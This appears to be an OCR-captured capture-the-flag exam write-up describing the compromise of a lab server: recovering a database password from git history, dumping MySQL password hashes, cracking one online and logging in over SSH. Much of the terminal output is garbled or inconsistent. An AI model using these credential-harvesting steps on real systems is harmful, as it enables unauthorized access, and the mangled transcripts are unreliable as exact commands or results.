
Using the obtained creds, I tried to login to the mysql server, however I kept on receiving an error as indicated in the image below. This was because MySQL was trying to establish a secure (SSL/TLS) connection, but the certificate it is

using is self-signed and not trusted by your system.



```
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
64 bytes From 13.50.226.71: icmp_seq=3688 ttl=24 time=208 ms
64 bytes From 13.50.226.71: icmp_seq=3691 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3671 ttl=24 time=196 ms
64 bytes From 13.50.226.71: icmp_seq=3671 ttl=24 time=200 ms
64 bytes From 13.50.226.71: icmp_seq=3674 ttl=24 time=616 ms
64 bytes From 13.50.226.71: icmp_seq=3675 ttl=24 time=205 ms
64 bytes From 13.50.226.71: icmp_seq=3676 ttl=24 time=197 ms
64 bytes From 13.50.226.71: icmp_seq=3677 ttl=24 time=208 ms
64 bytes From 13.50.226.71: icmp_seq=3678 ttl=24 time=339 ms
64 bytes From 13.50.226.71: icmp_seq=3679 ttl=24 time=408 ms
64 bytes From 13.50.226.71: icmp_seq=3680 ttl=24 time=199 ms
64 bytes From 13.50.226.71: icmp_seq=3681 ttl=24 time=187 ms
64 bytes From 13.50.226.71: icmp_seq=3682 ttl=24 time=187 ms
64 bytes From 13.50.226.71: icmp_seq=3683 ttl=24 time=228 ms
64 bytes From 13.50.226.71: icmp_seq=3684 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3685 ttl=24 time=199 ms
64 bytes From 13.50.226.71: icmp_seq=3686 ttl=24 time=223 ms
64 bytes From 13.50.226.71: icmp_seq=3687 ttl=24 time=204 ms
64 bytes From 13.50.226.71: icmp_seq=3688 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3689 ttl=24 time=202 ms
64 bytes From 13.50.226.71: icmp_seq=3690 ttl=24 time=195 ms
64 bytes From 13.50.226.71: icmp_seq=3691 ttl=24 time=199 ms
64 bytes From 13.50.226.71: icmp_seq=3692 ttl=24 time=194 ms
64 bytes From 13.50.226.71: icmp_seq=3693 ttl=24 time=187 ms
64 bytes From 13.50.226.71: icmp_seq=3694 ttl=24 time=199 ms
64 bytes From 13.50.226.71: icmp_seq=3695 ttl=24 time=197 ms
64 bytes From 13.50.226.71: icmp_seq=3696 ttl=24 time=730 ms
64 bytes From 13.50.226.71: icmp_seq=3697 ttl=24 time=221 ms
64 bytes From 13.50.226.71: icmp_seq=3698 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3699 ttl=24 time=231 ms
64 bytes From 13.50.226.71: icmp_seq=3700 ttl=24 time=189 ms
64 bytes From 13.50.226.71: icmp_seq=3701 ttl=24 time=281 ms
64 bytes From 13.50.226.71: icmp_seq=3702 ttl=24 time=199 ms
64 bytes From 13.50.226.71: icmp_seq=3703 ttl=24 time=209 ms
64 bytes From 13.50.226.71: icmp_seq=3704 ttl=24 time=199 ms
64 bytes From 13.50.226.71: icmp_seq=3705 ttl=24 time=196 ms
64 bytes From 13.50.226.71: icmp_seq=3706 ttl=24 time=499 ms
64 bytes From 13.50.226.71: icmp_seq=3708 ttl=24 time=714 ms
64 bytes From 13.50.226.71: icmp_seq=3709 ttl=24 time=221 ms
64 bytes From 13.50.226.71: icmp_seq=3710 ttl=24 time=192 ms
64 bytes From 13.50.226.71: icmp_seq=3711 ttl=24 time=203 ms
64 bytes From 13.50.226.71: icmp_seq=3712 ttl=24 time=207 ms
64 bytes From 13.50.226.71: icmp_seq=3713 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3714 ttl=24 time=203 ms
64 bytes From 13.50.226.71: icmp_seq=3715 ttl=24 time=189 ms
64 bytes From 13.50.226.71: icmp_seq=3716 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3717 ttl=24 time=206 ms
64 bytes From 13.50.226.71: icmp_seq=3718 ttl=24 time=193 ms
64 bytes From 13.50.226.71: icmp_seq=3719 ttl=24 time=263 ms
64 bytes From 13.50.226.71: icmp_seq=3720 ttl=24 time=194 ms
64 bytes From 13.50.226.71: icmp_seq=3721 ttl=24 time=189 ms
64 bytes From 13.50.226.71: icmp_seq=3722 ttl=24 time=216 ms
64 bytes From 13.50.226.71: icmp_seq=3723 ttl=24 time=236 ms
[...]
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
Date: Sat May 25 09:59:28 2024 +0000
Added test files
diff --git a/testfile1.txt b/testfile1.txt
new file mode 100644
index 0000000..e69de29
diff --git a/testfile2.txt b/testfile2.txt
new file mode 100644
index 0000000..e69de29
commit e5e0556a841700fca0f2efdb12277e0fe665330
Author: root <root@ip-172-31-10-40.eu-north-1.compute.internal>
Date: Sat May 25 09:59:28 2024 +0000
Removed dbconfig for trich
diff --git a/dbconfig.conf b/dbconfig.conf
deleted file mode 100644
index 0387a8..0000000
--- a/dbconfig.conf
+++ /dev/null
@@ -1 +0,0 @@
+DB:exam HOST:127.0.0.1 USERNAME:trich PASSWORD:nuojyD+qVzSpB08L
commit 3722c94741267f30ed5160686ae098b49fcddaa9
Author: root <root@ip-172-31-10-40.eu-north-1.compute.internal>
Date: Sat May 25 09:59:28 2024 +0000
Added dbconfig for trich
Instead of using the --ssl option, you can enable SSL support in your MySQL client. This suggestion is available in newer versions of MySQL. If you're using an older version of MySQL, consider upgrading.
Alternative Solution:
1. Use --ssl Option
Instead of using the --ssl option, you can enable SSL support in your MySQL client. This suggestion is available in newer versions of MySQL. If you're using an older version of MySQL, consider upgrading.
2. Upgrade MySQL
If possible, consider upgrading your MySQL server to a version that supports SSL. You can do this by running the following command:
mysql -h 13.60.183.127 -u trich -p --ssl-mode=DISABLED
mysql: unknown variable 'ssl-mode=DISABLED'.
+DB:exam HOST:127.0.0.1 USERNAME:trich PASSWORD:nuojyD+qVzSpB08L
[...]
(root@Kali) [~/home/.../CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
# mysql -h 13.60.183.127 -u trich -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chain
[...]
# mysql -h 13.60.183.127 -u trich -p --ssl-mode=DISABLED
Your MySQL connection id is 183
Server version: 8.0.39-ubuntu0.24.04.1 (Ubuntu)
mysql: unknown variable 'ssl-mode=DISABLED'.
[...]
# git log -p
commit 8ba2efc452af24713ddb980c27f64c29e08a3 (HEAD -> master)
Author: root <root@ip-172-31-10-40.eu-north-1.compute.internal>
```

So I used the **--ssl=0** to disable SSL. By this I successfully logged in to the mysql server as user trich as seen below.



```
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
64 bytes From 13.50.226.71: icmp_seq=3692 ttl=24 time=194 ms
64 bytes From 13.50.226.71: icmp_seq=3693 ttl=24 time=187 ms
64 bytes From 13.50.226.71: icmp_seq=3694 ttl=24 time=199 ms
64 bytes From 13.50.226.71: icmp_seq=3695 ttl=24 time=197 ms
64 bytes From 13.50.226.71: icmp_seq=3696 ttl=24 time=739 ms
64 bytes From 13.50.226.71: icmp_seq=3697 ttl=24 time=221 ms
64 bytes From 13.50.226.71: icmp_seq=3698 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3699 ttl=24 time=231 ms
64 bytes From 13.50.226.71: icmp_seq=3700 ttl=24 time=189 ms
64 bytes From 13.50.226.71: icmp_seq=3701 ttl=24 time=281 ms
64 bytes From 13.50.226.71: icmp_seq=3702 ttl=24 time=199 ms
64 bytes From 13.50.226.71: icmp_seq=3703 ttl=24 time=209 ms
64 bytes From 13.50.226.71: icmp_seq=3704 ttl=24 time=199 ms
64 bytes From 13.50.226.71: icmp_seq=3705 ttl=24 time=196 ms
64 bytes From 13.50.226.71: icmp_seq=3706 ttl=24 time=499 ms
64 bytes From 13.50.226.71: icmp_seq=3708 ttl=24 time=714 ms
64 bytes From 13.50.226.71: icmp_seq=3709 ttl=24 time=221 ms
64 bytes From 13.50.226.71: icmp_seq=3710 ttl=24 time=192 ms
64 bytes From 13.50.226.71: icmp_seq=3711 ttl=24 time=203 ms
64 bytes From 13.50.226.71: icmp_seq=3712 ttl=24 time=263 ms
64 bytes From 13.50.226.71: icmp_seq=3720 ttl=24 time=194 ms
64 bytes From 13.50.226.71: icmp_seq=3721 ttl=24 time=189 ms
64 bytes From 13.50.226.71: icmp_seq=3722 ttl=24 time=216 ms
64 bytes From 13.50.226.71: icmp_seq=3723 ttl=24 time=236 ms
64 bytes From 13.50.226.71: icmp_seq=3724 ttl=24 time=194 ms
64 bytes From 13.50.226.71: icmp_seq=3725 ttl=24 time=217 ms
64 bytes From 13.50.226.71: icmp_seq=3726 ttl=24 time=240 ms
64 bytes From 13.50.226.71: icmp_seq=3727 ttl=24 time=187 ms
64 bytes From 13.50.226.71: icmp_seq=3728 ttl=24 time=198 ms
64 bytes From 13.50.226.71: icmp_seq=3729 ttl=24 time=656 ms
64 bytes From 13.50.226.71: icmp_seq=3730 ttl=24 time=191 ms
64 bytes From 13.50.226.71: icmp_seq=3731 ttl=24 time=202 ms
64 bytes From 13.50.226.71: icmp_seq=3732 ttl=24 time=718 ms
64 bytes From 13.50.226.71: icmp_seq=3733 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3734 ttl=24 time=225 ms
64 bytes From 13.50.226.71: icmp_seq=3735 ttl=24 time=687 ms
64 bytes From 13.50.226.71: icmp_seq=3736 ttl=24 time=236 ms
64 bytes From 13.50.226.71: icmp_seq=3737 ttl=24 time=192 ms
64 bytes From 13.50.226.71: icmp_seq=3738 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3739 ttl=24 time=204 ms
64 bytes From 13.50.226.71: icmp_seq=3740 ttl=24 time=339 ms
64 bytes From 13.50.226.71: icmp_seq=3741 ttl=24 time=223 ms
64 bytes From 13.50.226.71: icmp_seq=3742 ttl=24 time=400 ms
64 bytes From 13.50.226.71: icmp_seq=3743 ttl=24 time=752 ms
64 bytes From 13.50.226.71: icmp_seq=3744 ttl=24 time=186 ms
64 bytes From 13.50.226.71: icmp_seq=3745 ttl=24 time=199 ms
[...]
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 183
Server version: 8.0.39-ubuntu0.24.04.1 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> help
General information about MariaDB can be found at
http://mariadb.org

List of all client commands:
Note that all text commands must be first on line and end with ';'
?          (?) Synonym for 'help'.
charset   (?) Switch to another charset. Might be needed for processing binlog with multi-byte charsets.
clear     (?) Clear the current input statement.
connect   (?) Reconnect to the server. Optional arguments are db and host.
delimiter (?) Set statement delimiter.
edit     (?) Edit command with EDITOR.
ego      (?) Send command to MariaDB server, display result vertically.
exit     (?) Exit mysql. Same as quit.
go       (?) Send command to MariaDB server.
help     (?) Display this help.
nopager  (?) Disable pager, print to stdout.
noteee   (?) Don't write into outfile.
nowarning(?) Don't show warnings after every statement.
pager    (?) Set PAGER [to pager]. Print the query results via PAGER.
print    (?) Print current command.
prompt   (?) Change your mysql prompt.
quit     (?) Quit mysql.
rehash   (?) Toggle showing query costs after each query
rehash   (?) Rebuild completion hash.
sandbox  (?) Disallow commands that access the file system (except !p without an argument and !e).
source   (..) Execute an SQL script file. Takes a file name as an argument.
status   (?) Get status information from the server.
system   (!!) Execute a system shell command.
tee     (?) Set outfile [to outfile]. Append everything into given outfile.
use     (?) Use another database. Takes database name as argument.
warnings (W) Show warnings after every statement.

For server side help, type 'help contents'

MySQL [(none)]>
```

Under the exam DATABASE, there was a table called flag, that most probably contained the flag. Accessing this table as seen below, I was able to retrieve the first flag.

I first used the **DESCRIBE** cmd to see the available columns under table user.

```
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
64 bytes from 13.50.226.71: icmp_seq=415 ttl=24 time=410 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=353 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=453 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=187 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=270 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=284 ms
64 bytes from 13.50.226.71: icmp_seq=416 ttl=24 time=636 ms
64 bytes from 13.50.226.71: icmp_seq=415 ttl=24 time=393 ms
64 bytes from 13.50.226.71: icmp_seq=416 ttl=24 time=328 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=187 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=295 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=280 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=498 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=405 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=307 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=537 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=466 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=275 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=493 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=703 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=358 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=309 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=210 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=403 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=380 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=318 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=210 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=195 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=203 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=206 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=203 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=209 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=211 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=190 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=193 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=189 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=202 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=186 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=187 ms
64 bytes from 13.50.226.71: icmp_seq=416 ttl=24 time=187 ms
64 bytes from 13.50.226.71: icmp_seq=417 ttl=24 time=201 ms
64 bytes from 13.50.226.71: icmp_seq=418 ttl=24 time=187 ms
64 bytes from 13.50.226.71: icmp_seq=419 ttl=24 time=214 ms
64 bytes from 13.50.226.71: icmp_seq=420 ttl=24 time=200 ms
64 bytes from 13.50.226.71: icmp_seq=420 ttl=24 time=208 ms
64 bytes from 13.50.226.71: icmp_seq=420 ttl=24 time=324 ms
64 bytes from 13.50.226.71: icmp_seq=4203 ttl=24 time=186 ms
64 bytes from 13.50.226.71: icmp_seq=4204 ttl=24 time=203 ms
64 bytes from 13.50.226.71: icmp_seq=4205 ttl=24 time=190 ms
64 bytes from 13.50.226.71: icmp_seq=4206 ttl=24 time=185 ms
64 bytes from 13.50.226.71: icmp_seq=4207 ttl=24 time=187 ms
64 bytes from 13.50.226.71: icmp_seq=4208 ttl=24 time=193 ms
64 bytes from 13.50.226.71: icmp_seq=4209 ttl=24 time=206 ms
64 bytes from 13.50.226.71: icmp_seq=4210 ttl=24 time=186 ms
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
+-----+-----+
| time_zone_name | time_zone_transition | time_zone_transition_type |
| USEc           |                      |                          |
+-----+-----+
37 rows in set (0.205 sec)

MySQL [mysql]> DESCRIBE user;
+-----+-----+-----+-----+-----+-----+
| Field          | Type            | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| Host           | char(255)       | NO   | PRI |          |                |
| User            | char(32)        | NO   | PRI |          |                |
| Select_priv    | enum('N','Y')  | NO   | PRI |          |                |
| Insert_priv    | enum('N','Y')  | NO   | PRI |          |                |
| Update_priv    | enum('N','Y')  | NO   | PRI |          |                |
| Delete_priv    | enum('N','Y')  | NO   | PRI |          |                |
| Create_priv    | enum('N','Y')  | NO   | PRI |          |                |
| Drop_priv      | enum('N','Y')  | NO   | PRI |          |                |
| Reload_priv    | enum('N','Y')  | NO   | PRI |          |                |
| Shutdown_priv  | enum('N','Y')  | NO   | PRI |          |                |
| Process_priv   | enum('N','Y')  | NO   | PRI |          |                |
| File_priv      | enum('N','Y')  | NO   | PRI |          |                |
| Grant_priv     | enum('N','Y')  | NO   | PRI |          |                |
| References_priv | enum('N','Y') | NO   | PRI |          |                |
| Index_priv     | enum('N','Y')  | NO   | PRI |          |                |
| Alter_priv     | enum('N','Y')  | NO   | PRI |          |                |
| Show_db_priv   | enum('N','Y')  | NO   | PRI |          |                |
| Super_priv     | enum('N','Y')  | NO   | PRI |          |                |
| Create_tmp_table_priv | enum('N','Y') | NO   | PRI |          |                |
| Lock_tables_priv | enum('N','Y') | NO   | PRI |          |                |
| Execute_priv   | enum('N','Y')  | NO   | PRI |          |                |
| Repl_slave_priv | enum('N','Y') | NO   | PRI |          |                |
| Repl_client_priv | enum('N','Y') | NO   | PRI |          |                |
| Create_view_priv | enum('N','Y') | NO   | PRI |          |                |
| Show_view_priv  | enum('N','Y')  | NO   | PRI |          |                |
| Create_routine_priv | enum('N','Y') | NO   | PRI |          |                |
| Alter_routine_priv | enum('N','Y') | NO   | PRI |          |                |
| Create_user_priv | enum('N','Y')  | NO   | PRI |          |                |
| Event_priv     | enum('N','Y')  | NO   | PRI |          |                |
| Trigger_priv   | enum('N','Y')  | NO   | PRI |          |                |
| Create_tablespace_priv | enum('N','Y') | NO   | PRI |          |                |
| ssl_type        | enum('','ANY','X509','SPECIFIED') | NO   | PRI |          |                |
| ssl_cipher      | blob            | NO   | NULL |          |                |
| x509_issuer     | blob            | NO   | NULL |          |                |
| x509_subject    | blob            | NO   | NULL |          |                |
| max_questions   | int unsigned   | NO   | PRI |          |                |
| max_updates     | int unsigned   | NO   | PRI |          |                |
| max_connections | int unsigned   | NO   | PRI |          |                |
| max_user_connections | int unsigned | NO   | PRI |          |                |
| plugin          | char(64)        | NO   | PRI |          |                |
| authentication_string | text          | YES  | NULL |          |                |
| password_expired | enum('N','Y')  | NO   | PRI |          |                |
| password_last_changed | timestamp | YES  | NULL |          |                |
| password_lifetime | smallint unsigned | YES  | NULL |          |                |
| password_unsalted |          |          |          |          |                |
+-----+-----+
```

Looking closely, I noticed this column **authentication_string** that contained the password hashes as seen below. With this knowledge, I successfully dumped users and password hashes.

```
[root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-project]# ./script.sh
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-project/git_project
+-----+-----+-----+-----+-----+
| User | authentication_string |
+-----+-----+-----+-----+-----+
| maini | *A0F874BC75F54E086FCCE60A37C7887DB831086B6 |
| trich | +D6C8A402119567B9655A18AE65DEFD09FB0F0EF536 |
| debian-sys-maint | $A$00$5560$Ydchh$5U{!hdhwjkl6dxut6Yekk1QeSey0W0ysuqRxtd2RHHC0T5 |
| mysql.infoschema | $A$00$55THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEUSED |
| mysql.session | $A$00$55THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEUSED |
| mysql.sys | $A$00$55THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEUSED |
| root | $A$00$55THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEUSED |
+-----+-----+-----+-----+-----+
7 rows in set (0.213 sec)

MySQL [mysql]>
```

Using this tools from my local machine to crack Maini's pass, I encountered a couple of errors that after several attempt to resolve the problem, I was not able. This can be seen below.

```

root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
[1] 1 root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
root@Kali: /home/scr34tur3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project
+-----+-----+-----+-----+-----+
| password_lifetime | smallint unsigned | YES | NULL |
| account_locked | enum('N','Y') | NO | N |
| Create_role_priv | enum('N','Y') | NO | N |
| Drop_role_priv | enum('N','Y') | NO | N |
| Password_reuse_history | smallint unsigned | YES | NULL |
| Password_reuse_time | smallint unsigned | YES | NULL |
| Password_require_current | enum('N','Y') | YES | NULL |
| User_attributes | json | YES | NULL |
+-----+-----+-----+-----+-----+
51 rows in set (0.193 sec)

MySQL [mysql]> SELECT User, authentication_string FROM user;
+-----+-----+
| User | authentication_string |
+-----+-----+
| maini | *A0F874BC7F54EE086FCE60A37CE7887D8B31086B |
| rich | *D6C8A02119567B965A18A6E5DF0B9FB0F0EF536 |
| debian-s-maint | $A$0005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEBEUSED |
| mysql.infoschema | $A$0005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEBEUSED |
| mysql.session | $A$0005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEBEUSED |
| mysql.sys | $A$0005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBEBEUSED |
| root | * |
+-----+-----+
7 rows in set (0.213 sec)

MySQL [mysql]> ./hashcat -a 0 -m 100 mainis-hash /usr/share/wordlists/rockyou.txt
hashcat (6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
=====
* Device #: cpu-haswell-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 2817/5699 MB (1024 MB allocatable), 4MCU
=====
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'mainis-hash' on line 1 (*A0F874...7F54EE086FCE60A37CE7887D8B31086B): Token length exception
=====
This error happens if the token length specified in the placeholder path with the actual paths to your wordlist files and make
* Token length exception: 1/1 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username option is used but no username is present)

No hashes loaded.

Started: Sat Aug 17 19:24:56 2024
Stopped: Sat Aug 17 19:24:56 2024

[root@Kali]~[./home/..-/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/git_project]
#
```

So I shifted to an online website that successfully cracked the password as seen below. The password was “**password123**”

Hash	Type	Result
A0F874BC7F54EE086FCE60A37CE7887D8B31086B	MySQL 4.1+	password123

Color Codes: green Exact match, yellow Partial match, red Not found.

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for “unsalted” hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Last Modified: May 27, 2019, 8:19am UTC
Page Hits: 54658059
Unique Hits: 10811594
[Defuse Security](#) | [Zcash](#) | [Secure Pastebin](#) | [Source Code](#)

Using the cracked password belonging to user Maini, I successfully logged in to the target system via ssh as seen below.

maini@ip-172-31-10-40: ~

```
root@Kali:/home/scr34t3r3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam/121x13
64 bytes from 13.50.226.71: icmp_seq=5308 ttl=24 time=187 ms
64 bytes from 13.50.226.71: icmp_seq=5309 ttl=24 time=190 ms
64 bytes from 13.50.226.71: icmp_seq=5310 ttl=24 time=199 ms
64 bytes from 13.50.226.71: icmp_seq=5311 ttl=24 time=205 ms
64 bytes from 13.50.226.71: icmp_seq=5312 ttl=24 time=380 ms
64 bytes from 13.50.226.71: icmp_seq=5313 ttl=24 time=193 ms
64 bytes from 13.50.226.71: icmp_seq=5314 ttl=24 time=453 ms
64 bytes from 13.50.226.71: icmp_seq=5315 ttl=24 time=236 ms
64 bytes from 13.50.226.71: icmp_seq=5316 ttl=24 time=219 ms
64 bytes from 13.50.226.71: icmp_seq=5318 ttl=24 time=185 ms
64 bytes from 13.50.226.71: icmp_seq=5319 ttl=24 time=201 ms
```

Free Password Recovery

maini@ip-172-31-10-40: ~ 121x39

```
(root@Kali:~/home/scr34t3r3/CyberShujaa/CYBER SHUJAA PRACTICAL/cybershujaa-final-exam]
# ssh maini@13.50.226.71 -p 22
The authenticity of host '13.50.226.71 (13.50.226.71)' can't be established.
ED25519 key fingerprint is SHA256:4xWhSutifjlVfeZqapvCs0Dbh9wxbkZLPUzen02j5.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '13.50.226.71' (ED25519) to the list of known hosts.
maini@13.50.226.71's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-1013-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
